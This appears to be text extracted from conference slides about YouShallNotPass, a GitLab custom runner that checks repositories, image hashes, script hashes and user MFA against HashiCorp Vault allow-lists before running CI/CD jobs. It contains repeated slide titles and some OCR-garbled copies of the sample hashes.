
Without YSNP




YSNP Architecture



YSNP Architecture



YSNP Architecture



YouShallNotPass



YSNP Overview





Custom Runner



YSNP Config




Custom Runner



CUSTOM EXECUTOR

Custom executor stages



Source: <https://medium.com/ci-t/a-practical-guide-to-gitlab-runner-custom-executor-drivers-bc6e6562647c>

<https://docs.gitlab.com/runner/executors/custom.html>

YouShallNotPass custom runner

Config

- (1) Authenticates to Vault
- (2) Validates repo is allowed

YouShallNotPass custom runner

Config

- (1) Authenticates to Vault
- (2) Validates repo is allowed

Prepare

- (3) Validates image hash
- (4) Docker run container

YouShallNotPass custom runner

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Run

- (5) Validates script hash + user
- (6) Job execution

YouShallNotPass custom runner

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YouShallNotPass custom runner

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- (1) Authenticates to Vault
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Prepare

- (3) Validates image hash
- (4) Docker run container

Run

- (5) Validates script hash + user
- (6) Job execution

Cleanup

- (7) Docker stop container

YouShallNotPass



YSNP Overview



Custom Runner



YSNP Config



YouShallNotPass



YSNP Overview



Custom Runner



YSNP Config



Y SNP config



Runner Authentication: JSON Web Token (JWT)

Y SNP config



Runner Authentication: JSON Web Token (JWT)



ACL Policies

Y SNP config



Runner Authentication: JSON Web Token (JWT)



ACL Policies



Runner configuration: whitelist & Y SNP

Whitelist configuration

The screenshot shows the HashiCorp Vault UI at the URL `localhost:8200/ui/vault/secrets/cicd/show/repo_namespace/repo_name/whitelist`. The left sidebar has a dark theme with icons for Vault, Secrets engines (selected), Access, Policies, Tools, Monitoring, Client count, and Seal Vault. The main page title is `repo_namespace/repo_name/whitelist`. It shows a `Secret` tab with a JSON toggle switch (set to JSON) and a `Delete` button. The `Secret Data` section displays the following JSON:

```
{  
  "allowed_images": [  
    "alpine:3.13@sha256:def822f9851ca422481ec6fee59a9966f12b351c62ccb9aca841526ffaa9f748"  
  ],  
  "allowed_scripts": [  
    "image_and_job_checks@sha256:dl72zM06LdZyZ8EPo0bPGZknIAyUthdp8SE0aucA0tM="  
  ]  
}
```

Whitelist configuration - imageCheck

◀ cicd ▶ repo_namespace ▶ repo_name ▶ whitelist

repo_namespace/repo_name/whitelist

Secret	Docker image name	Docker image hash
<p>JSON</p> <p>Delete ▾</p> <pre>{ "allowed_images": ["alpine:3.13@sha256:def822f9851ca422481ec6fee59a9966f12b351c62ccb9aca841526ffaa9f748"], "allowed_scripts": ["image_and_job_checks@sha256:d172-MoGLd7vZ85PnQhDCZkxTAuHbdn8CE9puAQtM-ll] }</pre>		

Whitelist configuration - imageCheck

The diagram illustrates the connection between a CI/CD pipeline stage and a whitelist configuration secret. A red box highlights the 'image' field in the pipeline stage, which is mapped to the 'Docker image name' field in the secret. Another red box highlights the Docker image hash in the pipeline stage, which is mapped to the Docker image hash in the secret.

auto-deploy:

```
stage: Deploy
```

repo_name: image: alpine:3.13@sha256:def822f9851ca422481ec6f
before_script:

Secret

JSON Delete ▾

Secret Data

Docker image name	Docker image hash
-------------------	-------------------

```
{  
  "allowed_images": [  
    "alpine:3.13@sha256:def822f9851ca422481ec6fee59a9966f12b351c62ccb9aca841526ffaa9f748"  
  ],  
  "allowed_scripts": [  
    "image_and_job_checks@sha256:d172-MoGLd7vZ85PnQhDCZkzTAuHhdn8CE9oucAOtM--"
```

Vault config



Runner Authentication: JSON Web Token (JWT)



ACL Policies



Runner configuration: YSNP & whitelist

YNSP configuration

[◀ cicd](#) [◀ repo_namespace](#) [◀ repo_name](#) [◀ youshallnotpass_config](#)

repo_namespace/repo_name/youshallnotpass_config

Secret

JSON

Secret Data

```
{  
  "jobs": [  
    {  
      "checks": [  
        {  
          "name": "mfaRequired",  
          "options": {  
            "checkType": "script"  
          }  
        }  
      ],  
      "jobName": "user_mfa_job"  
    },  
  ]  
}
```

Verifications



TRUSTED REPO

Verifications



TRUSTED REPO



TRUSTED IMAGES

Verifications



TRUSTED REPO



TRUSTED IMAGES



TRUSTED SCRIPTS

Verifications



TRUSTED REPO



TRUSTED
IMAGES



TRUSTED
SCRIPTS




TRUSTED
USERS



Demo!

Demo use-cases



Demo use-cases



TRUSTED REPO



TRUSTED
IMAGES




TRUSTED
SCRIPTS



TRUSTED
USERS

